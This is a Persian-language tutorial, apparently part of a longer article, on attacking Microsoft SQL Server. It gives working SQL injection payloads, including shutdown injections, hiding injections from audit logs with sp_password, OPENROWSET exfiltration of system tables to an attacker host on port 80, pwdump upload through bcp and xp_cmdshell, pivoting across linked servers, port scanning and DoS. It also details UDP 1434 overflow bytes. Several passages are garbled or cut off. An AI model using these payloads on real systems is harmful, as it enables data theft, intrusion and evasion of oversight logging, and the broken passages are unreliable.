بنابراین نفوذگر می تواند، به وسیله register کردن یک کاربر با نام admin'--، رمزعبور مربوط به کاربر را با مقدار مورد نظر خود تغییر دهد. این یک مشکل بسیار خطرناک می باشد که در بسیاری از Application های بزرگ نیـز در تـابع بـودن از ایـن قـانون اصرار شده است که با escape کردن چنین اطلاعات و کاراکترهایی می توان جلوی این گونه حمـلات، دفـاع بـه عمـل آورد و در نتیجـه حتی از یک modify کردن ساده ی آن نیز بیزار می باشند !!!! این مورد گهگاه و بیگاه می تواند مشکلاتی را رقم زند، به هر حـال، تـا بـه حال چندین کاراکتر که به صورت مضر کار می کنند، شناخته شده اند. مثلا در این مورد می توان به آپوستروف اشاره کرد. مثل:

X'WOFL

از دید امنیتی، بهترین راه حل برای این مشکل به هر حال کنار آمدن با این مشکل که single-quote ها اجازه داده نشوند. اگر این مورد غیر قابل قبول باشد، آنها به ناچار جا گذاشته می شوند (escape). در این مورد، بهتر است که اطمینـان حاصـل شـود کـه همـه اطلاعاتی که به SQL query string می رود (به انضمام اطلاعات به دست آمده از بانک اطلاعـاتی)، بـه صـورت صـحیح handled شـده

باشند. این نوع از حملات، همچنین اگر یک نفوذگر بتواند به طریقی اطلاعات را به سیستم بدون استفاده از application، insert کند، نیز قابل انجام خواهند بود. ممکن است application یک email interface نیز داشته باشد، یا شاید یک Error Log در بانک اطلاعاتی ذخیره شده باشد که به کمک آن نفوذگر می تواند بعضی کنترل ها را روی آن انجام دهد. همیشه بهترین راه بررسی همه اطلاعات، که شامل اطلاعاتی که در حال حاضر در سیستم نیز هستند، می باشد. توابع اعتبار سازی یا Validation Functions باید نسبتا برای فراخوانی ساده باشند. برای مثال:

```
if ( not isValid( "email", request.querystring("email") ) then
response.end
…. (or any thing else you want ☺ )
```

محدودیت در طول و اندازه یا Length Limits:

بعضی مواقع طول یا length اطلاعات ورودی نیز به منظور سختر ساختن حملات، محدود می شوند. در حالی که این کار مانع بعضی از حملات خواهد شد، اما همچنین امکان اعمال بعضی از اعمال مضر نیز در یک دستور ساده SQL نیز وجود خواهد داشت. برای مثال، User Name زیر، SQL Server را Shut Down خواهد کرد، در حالی که تنها از 12 کاراکتر در ورودی استفاده می شود:

Username: ';shutdown--

به عنوان مثال دیگر می توان به خط زیر نیز توجه داشت:

drop table <tablename>

مشکل دیگر در رابطه با محدود کردن طول اطلاعات ورودی زمانی اتفاق خواهد افتاد که عملیات محدود کردن طول یا Length Limit بعد از escape شدن، کاراکترها انجام شود. اگر User Name به 16 کاراکتر محدود شده باشد و Password نیز به 16 کاراکتر محدود شده باشد، ترکیب User Name/Password زیر، می تواند دستور Shut Down را که در بالا ذکر شد، اجرا کند:

Username: aaaaaaaaaaaaaaa'
Password: '; shutdown--

دلیل آن است که Application سعی می کند که Single-Quote را از آخر و انتهای User Name جا بگذارد، و در نتیجه با حذف single-quote ها، رشته ورودی نیز به چیزی کمتر از 16 کاراکتر تبدیل خواهد شد. نتیجه دیگر آنکه اگر فیلد مربوط به Password با یک Single-Quote شروع شود، بعد از اینکه گزارش تمام شد، می تواند شامل یک SQL باشد. مانند زیر:

select * from users where username='aaaaaaaaaaaaaaa'' and password='''; shutdown--

به طور موثر، User Name در گزارش عبارت زیر می شود:

aaaaaaaaaaaaaaa' and password='

و به دنبال آن دستور SQL اجرا خواهد شد.

انجام عملیات فریب و حیله برای بازرسی یا Audit Evasion:

SQL Server شامل یک interface قوی از auditing (بازرسی) در سری توابع sp_traceXXX می باشد که اجازه Logging و Log برداری از تمامی حوادثی که در بانک اطلاعاتی روی می دهد را خواهد داد. از منافع خاص در اینجا می توان T-SQL

را گفت، که تمامی جملات SQL را log می کند و همه آنهایی را که در سرور آماده سازی و اجرا شده اند را batch و دسته بندی و مجموعه بندی می کند. اگر این سطح از بازرسی و auditing فعال باشد، تمامی گزارش های SQL که ما درباره آنها بحث کردیم به راحتی log می شوند و معمولا یک مدیر باهوش قادر خواهد بود، که چه روی داده است. متاسفانه، اگر نفوذگر رشته ی sp_password را در یک جمله Transact-SQL قرار دهد، ماکانیزم مربوط به بازرسی، عبارت زیر را log خواهد کرد:

-- 'sp_password' was found in the text of this event.
-- The text has been replaced with this comment for security reasons.

این رفتار در تمامی T-SQL ها، انجام می شود، حتی اگر sp_password در یک comment واقع شود. این مورد، نامزدی برای مخفی کردن پسوردهای plaintext مربوط به کابران می باشد که از میان sp_password عبور داده می شوند، که در این حال مورد و رفتاری کاملا مفید برای یک نفوذگر می باشد. بنابراین، برای مخفی کردن تمامی تزریق ها و injection هایی یک نفوذگر انجام می دهد، تنها کافی است sp_password را بعد از کاراکترهای توضیحی '--' قرار دهید. مانند مثال زیر:

Username: admin'--sp_password

واقعیت آنکه SQL که اجرا شد، log خواهد شد، اما خود query string به راحتی در log غایب خواهد بود ☺ !!!

بخش 4: طُرُقی جالب برای دستکاری در Micro$oft SQL Server

تشخیص آسیب پذیری های SQL Injection

هنگامی که سعی بر SQL Injection کردن یک Application دارید، نفوذگر نیاز به روشی خواهد داشت که بفهمد آیا SQL تزریق شده در روی سرور اجرا و Execute شده است یا خیر و همچنین، روشی برای برداشت و retrieve کردن نتایج نیز، نیاز خواهد بود. دو تابع در SQL Server که به صورت built-in وجود دارند، می توانند برای این منظور به کار برده شوند. توابع OPENROWSET و OPENDATASOURCE به یک کاربر در SQL Server اجازه می دهند که یک منبع اطلاعاتی (data source) را به صورت remote باز کنند. این توابع، برای برقراری یک ارتباط با یک ارائه دهنده ی OLEDB استفاده می شوند. تابع OPENROWSET در تمامی مثال ها استفاده خواهد شد اما OPENDATASOURCE می تواند در همان نتایج استفاده شود. این جمله تمامی ردیف های (row) مربوط به table1 را روی remote data source باز می گرداند :

```
select * from
OPENROWSET( 'SQLoledb',
'server=servername;uid=sa;pwd=h8ck3r',
'select * from table1' )
```

پارامترها:

1)-نام ارائه دهنده OLEDB

2)-رشته ارتباط (Connection String - می تواند یک OLEDB Data Source یا یک ODBC Connection String باشد).

3)- جمله SQL یا SQL Statement

پارامتر Connection String می تواند دیگر اختیارات و گزینه ها را تعیین کند از قبیل: Network Library برای استفاده یا IP Address و Port که چه کسی به آن کانکت می شود زیر یک نمونه را می بینید

```
'uid=sa;pwd=;Network=DBMSSOCN;Address=hackersip,80;',
'select * from table')
```

با injection کردن این جمله SQL، یک نفوذگر می تواند تعیین کند که آیا جمله اجرا می شود یا خیر. اگر SQL با موفقیت اجرا شود، سرور مورد حمله یک ارتباط خارجی (outbound connection) را به سیستم نفوذگر در پورت تعیین شده، خواهد فرستاد. باید گفت که بلاک شدن این outbound SQL Connection بسیار بعید خواهد بود چرا که connection روی پورت 80 در حال اجرا است. این تکنیک به نفوذگر اجازه خواهد داد که تعیین کند آیا جمله SQL تزریق شده اجرا شده است یا خیر حتی اگر نتایج error message ها و query ها به browser بازگشت داده نشود.

برداشت (Retrieve) نتایج از SQL Injection:

تابع OPENROWSET و OPENDATASOURCE معمولا برای کشیدن اطلاعات داخل SQL Server برای دست کاری کردن می باشد. آنها به هر حال همچنین می توانند برای push کردن به یک remote SQL Server استفاده شوند. OPENROWSET نه تنها می تواند برای اجرای کردن جملات SELECT استفاده شود، بلکه می واند برای اجرای جملات UPDATE, INSERT, DELETE در external data sources نیز استفاده شود. انجام عملیات دستکاری اطلاعات (data manipulation) در remote data sources کم استفاده است و فقط زمانی کار می کند که OLEDB Provider این عامل را پشتیبانی کند. SQLOLEDB Provider تمامی این جملات را پشتیبانی می کند. در زیر یک مثال از انتشار اطلاعات به یک external data source را می بینید:

```
insert into
OPENROWSET('SQLoledb',
'server=servername;uid=sa;pwd=h8ck3r',
'select * from table1')
select * from table2
```

در مثال فوق، تمامی ردیف ها در table2 روی Local SQL Server به table1 در remote data source اضافه (append) خواهند شد. به منظوراجرای صحیح جملات، دو جدول باید ساختاری مانند هم داشته باشند. همان طور که در قبل ذکر شد، remote datasources می تواند به هر سروری که attacker انتخاب می کند، redirect شود. یک نفوذگر، می تواند جمله فوق را برای وصل شدن به یک remote datasource از قبیل Microsoft SQL Server در حال اجرا در ماشین نفوذگر، تغییر دهد.

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,1433;',
'select * from table1')
select * from table2
```

به منظور اضافه کردن صحیح اطلاعات به table1، نفوذگر باید table1 را با همان ستون ها و نوع اطلاعات (data type) مانند table2 ایجاد کند. این اطلاعات نسخت می تواند به وسیله انجام این حمله در مقابل جدول های سیستم تعیین شود. این عمل کار خواهد کرد، چرا که ساختار مربوط جدول های سیستمی (system tables) به خوبی شناخته شده هستند. یک نفوذگر می تواند کار را با ایجاد کردن یک جدول با نامی مشابه ستون ها (similar column name) و نوع اطلاعاتی (data type) مانند جدول های سیستمی،

sysdatabases, sysobjects و syscolumns شروع کند. آنوقت برای برداشت (retrieve) اطلاعات حساس و مهم، جمله زیر می تواند اجرا شود:

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=hack3r;Network=DBMSSOCN;Address=hackersip,1433;',
'select * from _sysdatabases')
select * from master.dbo.sysdatabases
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=hack3r;Network=DBMSSOCN;Address=hackersip,1433;',
'select * from _sysobjects')
select * from user_database.dbo.sysobjects
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,1433;',
'select * from _syscolumns')
select * from user_database.dbo.syscolumns
```

بعد از ایجاد مجدد جدول ها در بانک اطلاعاتی، لود شدن اطلاعات باقیمانده از SQL Server بسیار ناچیز خواهد بود.

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,1433;',
'select * from table1')
select * from database..table1
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,1433;',
'select * from table2')
select * from database..table2
```

با استفاده از این روش، یک نفوذگر می تواند جزئیات یک جدول را برداشت کند حتی اگر application طوری طراحی شده باشد که error message ها یا نتایج گزارش های نامعتبر (invalid query results) را مخفی نگه دارد. با اختصاص سطوح دسترسی (privilege) معین، نفوذگر می تواند لیست مربوط به login ها (username) و hash چ گ [illegible] وذ

```
exec master.dbo.xp_cmdshell 'dir'
```

اگر دیوار آتش برای بلاک کردن تمامی outbound SQL Server Connection ها پیکربندی شده باشد، نفوذگر می تواند یکی از چندین تکنیک را برای گیرانداختن firewall به کار برد. نفوذگر می تواند آدرس را برای push کردن اطلاعات با استفاده از پورت 80 تنظیم و set کند. بنابراین، به عنوان یک HTTP Connection به نظر خواهد آمد. در زیر مثالی از این تکنیک ارائه شده است:

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
'select * from table1')
select * from table1
```

اگر outbound connection ها روی پورت 80 نیز به وسیله دیوارآتش بلاک می شوند، نفوذگر می تواند پورت های گوناگونی را امتحان کند تا اینکه یک پورت unblocked پیدا شود.

آپلود کردن فایلها

هنگامی که یک نفوذگر یک سطح دسترسی مناسب را روی SQL SERVER به دست آورد، شاید بخواهند یک فایل BINARY را به سرور آپلود کنند. از زمانی که، این کار به وسیله از استفاده از پروتکل ها مانند SMB امکان پذیر نیست و نیز از زمانی که PORT 137-139 معمولا به وسیله دیوارهای آتش بلاک می شوند، نفوذگر نیاز به روشی دیگر خواهد داشت که بیناری ها را به FILE SYSTEM سیستم قربانی انتقال دهد. این کار می تواند به وسیله استفاده از آپلود کردن یک فایل بیناری در یک جدول لوکال در سیستم نفوذگر و سپس PULLING آنها به فایل سیستم قربانی به وسیله یک SQL SERVER CONNECTION انجام شود. برای انجام این عملیات، نفوذگر باید یک جدول را در LOCAL SERVER مانند زیر ایجاد کند:

```
create table AttackerTable (data text)
```

بعد از ایجاد جدول، نفوذگر می تواند بیناری ها را به جدول به صورت زیر آپلود کند:

```
bulk insert AttackerTable
from 'pwdump.exe'
with (codepage='RAW')
```

آنوقت، بیناری می تواند از سیستم نفوذگر به سیستم قربانی به وسیله اجرای جمله SQL زیر روی سیستم قربانی انتقال یابد:

```
exec xp_cmdshell 'bcp "select * from AttackerTable" queryout pwdump.exe -c -Craw -Shackersip -Usa -Ph8ck3r'
```

این جمله یک outbound connection را برای سرور نفوذگر ایجاد خواهد کرد، و سپس نتایج گزارش را در یک فایل خواهد نوشت. در این مورد، connection به وسیله استفاده از default protocol & port که معمولا به وسیله دیوارآتش بلاک خواهد شد، ایجاد خواهد شد. برای فریب دادن دیوارآتش، نفوذگر می تواند مورد زیر را استفاده کند:

```
exec xp_regwrite
'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo','HackerSrvAlias','REG_SZ','D
BMSSOCN,hackersip,80'
```

و سپس:

```
exec xp_cmdshell 'bcp "select * from AttackerTable" queryout pwdump.exe -c -Craw -SHackerSrvAlias -Usa -Ph8ck3r'
```

اولین جمله SQL، یک connection را با سرور نفوذگر روی پورت 80 پیکربندی خواهد کرد و سپس جمله دوم SQL، به سیستم نفوذگر با استفاده از پورت 80 کانکت می شود و فایل بیناری را دانلود خواهد کرد. روش دیگری که نفوذگر می تواند استفاده کند، این است به نوشتن Visual Basic Script (.vbs) یا JavaScript Files (.js) در OS File system بپردازد و آنوقت آن اسکریپت ها را اجرا کند.

با استفاده از این تکنیک، اسکریپت ها می توانند به هر سروری کانکت شوند و سپس فایل های بیناری سیستم نفوذگر را دانلود کنند یا حتی اسکریپت ها روی سیستم قربانی کپی شوند و فایل را در سرور قربانی اجرا کنند.

```
exec xp_cmdshell '"first script line" >> script.vbs'
exec xp_cmdshell '"second script line" >> script.vbs'
...
exec xp_cmdshell '"last script line" >> script.vbs'
exec xp_cmdshell 'script.vbs' -->execute script to download binary
```

نفوذ به شبکه داخلی

Linked & Remote Server در Microsoft SQL Server به یک سرور اجازه خواهد داد که با یک remote database server ارتباط برقرار کند. Linked Servers به شما اجازه خواهند داد که گزارش های توزیع شده (Distributed Query) را اجرا کنید و حتی remote database server ها را کنترل کنید.

یک نفوذگر می تواند از این قابلیت برای دستیابی به شبکه داخلی استفاده کنید. یک نفوذگر می تواند کار را با جمع آوری اطلاعات از جدول سیستمی master.dbo.sysservers شروع کند که در زیر این موضوع نشان داده شده است:

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
'select * from _sysservers')
select * from master.dbo.sysservers
```

برای توزیع بیشتر، نفوذگر می تواند گزارشی از اطلاعات Linked & Remote Server داشته باشد.

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
'select * from _sysservers')
select * from LinkedOrRemoteSrv1.master.dbo.sysservers
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
'select * from _sysdatabases')
select * from LinkedOrRemoteSrv1.master.dbo.sysdatabases
...etc.
```

اگر Linked & Remote Server ها برای دستیابی اطلاعات پیکربندی نشده باشند (برای اجرای گزارش های دلخواه پیکربندی نشده باشد – فقط برای اجرای رویه های ذخیره شده یا Stored Procedure ها پیکربندی شده باشد)، آنوقت نفوذگر از

مورد زیر استفاده خواهد کرد:

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
'select * from _sysservers')
exec LinkedOrRemoteSrv1.master.dbo.sp_executesql N'select * from
master.dbo.sysservers'
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
'select * from _sysdatabases')
exec LinkedOrRemoteSrv1.master.dbo.sp_executesql N'select * from
master.dbo.sysdatabases'
...etc.
```

با استفاده از این تکنیک، نفوذگر می تواند از یک database server به database server دیگر بپرد و در نتیجه از میان Linked & Remote Server ها به شبکه داخلی نزدیک تر شود:

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
'select * from _sysservers')
exec LinkedOrRemoteSrv1.master.dbo.sp_executesql
N'LinkedOrRemoteSrv2.master.dbo.sp_executesql N"select * from
master.dbo.sysservers"'
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
'select * from _sysdatabases')
exec LinkedOrRemoteSrv1.master.dbo.sp_executesql
N'LinkedOrRemoteSrv2.master.dbo.sp_executesql N"select * from
master.dbo.sysdatabases"'
...etc.
```

هنگامی که نفوذگر دسترسی مناسبی به یک Linked Server یا Remote Server پیدا کرد، او می تواند فایل های مورد نیاز خود را با استفاده از روشی که در قبل توضیح داده شد، به سرورها آپلود کند.

پویش پورت ها (Port Scan)

با استفاده از این تکنیک ها که توضیح داده شده است، یک نفوذگر می تواند از یک آسیب پذیری **SQL Injection** به عنوان یک اسکنر و پویشگر **IP/Port** به صورت ناقص برای شبکه داخلی یا اینترنت استفاده کند. همچنین، با استفاده از **SQL Injection**، **IP Address** واقعی مربوط به سیستم نفوذگر، پنهان خواهد شد. بعد از پیدا کردن یک **application (وب)** با اعتباردهی ضعیف ورودیها، نفوذگر می تواند جمله **SQL** زیر را **submit** کند:

```
select * from
OPENROWSET('SQLoledb','uid=sa;pwd=;Network=DBMSSOCN;Address=10.0.0.123,80;timeout=5','selec
t * from table')
```

این جمله، یک outbound connection را به 10.0.0.123 روی پورت 80، می فرستد. بر اساس، پیام های خطای برگشتی

(Error Messages) و زمان مصرف شده، نفوذگر می تواند تعیین کند آیا پورت باز است یا خیر. اگر پورت بسته باشد، زمان تعیین شده بر حسب ثانیه در پارامتر timeout مصرف خواهد شد وپیام خطای زیر نمایش داده خواهد شد:

SQL Server does not exist or access denied.

آنوقت، اگر پورت باز باشد، زمان به طور کامل مصرف نخواهد شد (چیزی است که تا حدی بستگی به application دارد که در عملا در پورت وجود دارد و در حال ایفای نقش می باشد) و پیام خطای زیر برگشت داده خواهد شد:

General network error. Check your network documentation.

Or

OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.

با استفاده از تکنیک، نفوذگر قادر خواهد بود که پورت های باز را روی IP Address های host ها در شبکه داخلی یا اینترنت map کند و همچنین می تواند IP Address خود را مخفی کدن چرا که تلاش های برقراری connection به وسیله SQL Server ایجاد شده اند.

بدیهی است که این نوع از Port Scanning مقداری خام و پوچ خواهد بود، اما با روشی می تواند به طور موثر در یک شبکه عملیات MAPPING را انجام دهد. نتیجه دیگر این حالت از port scanning در واقع یک DoS attack خواهد بود. مثال زیر را ببینید:

```
select * from
OPENROWSET('SQLoledb',
'uid=sa;pwd=;Network=DBMSSOCN;Address=10.0.0.123,21;timeout=600',
'select * from table')
```

این دستور، یک outbound connection را برای 10.0.0.123 روی پورت 21 به مدت 10 دقیقه خواهد فرستاد که در این مدت حدودا 1000 ارتباط و connection در مقابل FTP Service ایجاد خواهد شد. این مورد به دلیل اینکه SQL Server نمی تواند به یک سیستم valid وصل شود و همچنین به دلیل اینکه تلاش خود را برای وصل شدن در مدت زمان تعیین شده، ادامه خواهد داد، اتفاق می افتد. با استفاده از این متد،می توان چندین حمله را در یک زمان انجام داد و تاثیر این حمله را چندین برابر کرد!!

بخش 5: روش هایی حرفه ای برای انجام SQL Injection

پیرو مطالبی که در فصول قبل خواندیم، درکی تقریبا کاملی در رابطه با SQL Injection به دست آوردیم. با وجود اینکه در قبل راجع به MS SQL صحبت های بسیار شده ولی این فصل را به متدها و نکته هایی که اغلب اوقات استفاده می شود، اشاره می کنیم. همچنین به عنوان خلاصه ای برای فصول قبل نیز می تواند کاربرد داشته باشد.

نکاتی برای حمله:

موقعیت نفوذگردر فضای application و یا درشبکه نقش بسیار تعیین کننده در چگونگی دسترسی و نفوذ به یک سیستمSQL Server از راه دور دارد. اگر نفوذگر ازطریق تزریق SQL به یک web server عمل بکند، اعمالی که انجام می دهد به طور قابل توجهی با زمانی که دسترسی مستقیم به SQL می تواند داشته باشد، متفاوت خواهد بود. این قسمت از مقاله خود به چهار قسمت تقسیم می شود:

قسمت اول شامل مباحثی می باشد که هکر احتیاج به شناسه وکلمه عبور ندارد (این حملات نیاز به اعتبار وتصدیق هویت ندارند)، درقسمت دوم راجع به حملاتی صحبت خواهیم کرد که برای انجام آن ها احتیاج به اعتبار داشته وبرای موفقیت باید ازشناسه کاربری استفاده نمود. درقسمت سوم حملاتی مورد توجه قرار خواهد گرفت که ازطریق یک سرور در معرض خطر می باشند و درآخر به صورت خلاصه و سطحی به حملاتی خواهیم پرداخت که ازطریق وب و بوسیله SQL Injection انجام خواهند شد.

جعبه ابزار یک هکر:

قبل از آن که هرکاری انجام شود چه نصب کردن یک دوش و چه سنگ فرش کردن پشت بام، بسیاری از موارد غیر ضروری، با در اختیار داشتن ابزار مناسب قابل پیشگیری هستند و این امر در مورد حمله به یک سیستم کامپیوتری نیز صادق است. از آنجا که اکنون حمله به یکSQL Server مورد توجه می باشد، پس ابزار کار مورد نیاز ما، شامل ترکیبی ازبرنامه های سرویس گیرنده ی SQL ، مثل query analyzer sqlping و مترجم C می باشد. یکی از ابزار بسیار مهم یک نسخه ازخودMS SQL می باشد!!

به دست آوردن دسترسی به برنامه سرور هدف می باشد. ازآنجا که ممکن است مجبور شویم به مهندسی معکوس بپردازیم در دسترس داشتن یک decompiler قوی همانند IDA pro Datarescues کمک شایانی خواهد کرد. درآخر هم یک برنامه استراق شبکه قوی همانند NGS Sniff مورد نیاز می باشد. به هر حال جعبه ابزار از ابزار زیرتشکیل شده است :

MS SQL 2000 ,developer edition
MS SQLclient tools(query analyzer & odbc ping)
NGS Squirrel - برنامه های قوی جهت پیدا کردن حفره ها وپوشاندن آنها
NGS SQL Crack - برنامه ای برای کرک کردن رمزکاربران استاندارد
NGS Sniff - برنامه قوی جهت آنالیزواستراق سمع درشبکه
MS VC++

اطلاعات یا هاست (host)؟

یک سوال که هکر قبل از هر چیز باید ازخود بپرسد این است که به دنبال اطلاعات هست یا Host ؟ به عنوان مثال اکسپلویت کردن buffer over run ممکن است، منتهی به شل مستقیم ویامعکوس شود. این حمله به هکر دسترسی به HOST را امکان پذیر می کند ولی به طور مستقیم دسترسی آسان به اطلاعات ذخیره شده در DataBase را نمی دهد، حتی اگر شل در حال اجرا در زمینه امنیتی سیستم محلی باشد.

برای به دست آوردن دسترسی به Data، نفوذگر محتاج به این است که DB های MDF را در عمل به دست بیاورد. بهترین کاری که نفوذگر می تواند برای به دست آوردن data که هدف اصلی حمله است بکند، level کردن RUTIME PATCH EXPLOIT بر HOST می باشد. لزوماً این نو سری های زیادی از

شد متوقف شد. حال یک سوال پیش می آید و آن این است که اگر SQL Server بسته ای را که از طریق پورت 1434 دریافت می کند، دارای مقداری غیر از 0x02 باشد، چه عملی را انجام می دهد؟

SQL Ping، آنقدر نویسنده اش را تحت تأثیر قرار داد که او بامسئولیت بالا یک applet کوچک winsock نوشت که مقادیر را از 0x00 تا 0xff با حجم و سرعت بالا به پورت 1434 می فرستاد. هنگامی که مقدار این بسته ها برابر با 0x08 بود، سرور عملا مرده حساب می شد. اگر ما بیتِ کدی را که چنین تقاضای UDP را برعهده دارد، امتحان کنیم، می توانیم سورس مشابه ای برای آن درزبان C درنظر بگیریم که مثل زیر می باشد:

```
If(FIRST_BYTE>9)
  {
        goto g9;
else
        if(FIRST_BYTE==9)
          {
             goto e9;
          }
        else
         {
            FIRST_BYTE=FIRST_BYTE_2;
if(FIRST_BYTE>6)
  {
    shoud never get here!!!
  }
cmdptr=cmdptr+4* FIRST_BYTE;
cmdptr();
}
```

که مقادیر مورد بحث و علاقه ما0x04 و 0x08 و 0x0A می باشند. 0x04 باعث Stacked Based Buffer OverFlow شده و 0x08 باعث HeapOverFlow می شود. همچنین 0x0A باعث Network DoS می شود. که در زیر تک تک به توضیح می پردازیم.

:x04

هنگامی که SQL Server بسته ای را دریافت می کند که مقدار بایت اولی آن به0x04 شده است، هرآنچه را که بعد از 0x04 بیابد را وارد بافرکرده و تلاش می کند که یک کلید رجیستری با استفاده از بافر بازکندو آماده شدن برای بازکردن کلید رجیستری یک فضای نا امن برای کپی کردن یک String به وجود می آورد. و اکنونما می توانیم باعث سرریزشدن بافر پشته با به اصطلاح stack based buffer و نیز دوباره نوشتن برروی آدرس بازگشتی ذخیره شده برپشته، شویم. و این به ما کنترل کامل یک سیستم را بدون آنکه احتیاج به تصدیق هویت داشته باشیم می دهد. چیزی که این مشکل را دو چندان می کند، این است که تمام آن ها درحال اجرا برروی UDP می باشند، بنابراین اولا به آسانی آدرس IP قابل جعل است. به این صورت که وانمود شود حمله از جایی دیگردر حال اجرا می باشد و یا حتی این بسته ها از یک HOST برروی شبکه داخلی فرستاده شده اند و این باعث سردرگمی تعداد زیادی ازدیوارهای آتش می شود.دوم اینکه اگر هکر پورت مبدأ UDPرا برابر با 53 قرار دهد و آنچنان وانمود کند که یک پاسخ به-DNS QUERY باشد، باز باعث رد شدن از تعداد بسیار زیادی از دیوارهای آتش می شود.

این نکته بسیار مهم می باشد که دیوارهای آتش شما به گونه ای نصب شده باشد که هر بسته فرستاده شده از خارج و نیز با

آدرس خارجی را به دام بیاندازد. نکته مهم تر اینکه، به هیچ عنوان به هیچ بسته ای برای مقصد1434 برای SQL Server اجازه ندهد و در اینجا پورت مبدأ، به هیچ عنوان مهم نیست. کتاب های کمکی و Manual های مربوط به SQL Server برروی اینترنت همگی به این نکته اشاره دارند که پورت 1434 باید برروی دیوار آتش بازباشد. اما این نکته به هیچ عنوان صحیح نمی باشد .

من هیچ گاه، هیچگونه مشکلی درزمانی که، این پورت بسته بوده، نداشتم. تمامی IIS–ENTERPRISE MANAGER-QUERY ANALYZER همگی به خوبی کار می کردند.

:X08

با فرستادن یک بایت از 0X08 در بسته UDP به پورت1434 این امکان به وجود می آید کهSQL Server بسیار افت کند یا به اصطلاح کشته شود. چیزی که در ابتدا یک حمله DoS معمولی تلقی می شود، با کمی تحقیق در مورد آنچه به وقوع می پیوندد، می تواند به یک HEAP OVER FLOW تبدیل شود. هنگامی که یک سرور می میرد بلافاصله، تابع()STRTOK را فراخوانی می کند.

تابع ()STRTOK به دنبال یک TOKEN (کارکتر) داده شده در یک رشته می گردد. در این صورت، اگر چیزی پیدا کند، pointer را به token برمی گرداند.. اگرtoken پیدا نشد،pointer null بازگردانده می شود.SQL Server هنگامی که تابع()strtok را فرا می خواند، به دنبال یک Colon یا همان : می گردد. ولی ازآنجا که وجود ندارد، تابع()strtok، یک مقدار پوچ(null)را باز می گرداند. اما هرکس که این قسمت از سرور را برنامه نویسی کرده است، چک نکرده که آیا عمل تابع موفقیت آمیز بوده یا نه، آنها pointer را به سوی تابع ()atoI ارجاع می دهند، اما ازآنجا که مقدار آن پوچ است سرور crash می کند.

اگر یک بسته دوبایتی0x08\0x3A را بفرستیم، مقدار0x3a برابر بایک ":" می باشد، تابع()strtok موفقیت آمیزبوده و اشاره گر بازگردانده می شود اماSQL Server باز Crash می کند. این بار هنگام فراخوانی تابع()ATOI، این تابع یک رشته را گرفته و نشان می دهد، قسمت اول رشته یک عدد می باشد و بعد از آن عدد صحیح موجود در رشته را باز می گرداند. به عنوان مثال مقدار\X32\X31 به12 تبدیل می شود، اما از آنجایی که چیزی بعد از(:) نیست تابع()ATOI، Crash می کند و اگر با یک بسته ی 3 بایتی با مقدار \X08\X3A\X31 بفرستیم SQL-SERVER زنده می ماند!! این بسیار شبیه ارتباط هایHOST:PORT می باشد، بنابراین ما یک رشته تقریبا بلند را وارد می کنیم که به22: در آخر پاکت متصل باشند. این بار، یک HEAP-OVER-FLOW به وجود آمده که به هکر امکان کنترل کامل برسرور را می دهد. در این مورد نیز داستان UDP و دیوارهای آتش نیزصادق است .

:X0A

این بار هیچ سیستمی، تسلیم نشده و کنترل به دست نمی آید. اما از یک دیدگاه بسیار جالب می باشد هنگامی که SQL Server، یک بسته را دریافت می کند که مقدار بایت اول آن برابر 0X0A باشد، سرور به مبدأ فرستنده بسته بایک بسته یک بایتی با مقدار0X0A جواب می دهد.

مشکل در اینجاست: اگر یک بسته به طوری جعل (SPOOF)شود که IP مبدأ آن به IP یک SQL Server تغییر کند و پورت مبدأ را به1434 تغییر دهیم و سپس آن را به یکSQL Server دیگر بفرستیم، SERVER دوم با یک بسته 0X0A به پورت 1434 UDP به آن پاسخ می دهد وSQL Server اول، با بسته 0X0A خود به پورت1434 UDP سرورِ دوم، پاسخ می دهد و ...

تقریبا هیچ چیز دیگر جز بایت اول کاری نمی کند، مقادیر بعدی همانند0X03-0X06، یا هیچ کاری انجام نمی دهند یا یک

پاسخ با همان اطلاعات به عنوان یک بسته 0X02 می فرستند.

:“HELLO” BUG

درآگوست سال2002، Dave Aitel، یک نوع در اختیار گرفتن سیستم را بدون نیاز به تصـــــــــدیق هـــــــــویت بـرای SQL-SERVER را درDEFCON معرفی کرد. برای اطلاع بیش تر دراین مورد به آدرس زیر مراجعه کنید .

HTTP://ONLINE.SECURITYFOCUS.COM/bid/15411.html

عملیات Sniffing در شبکه:

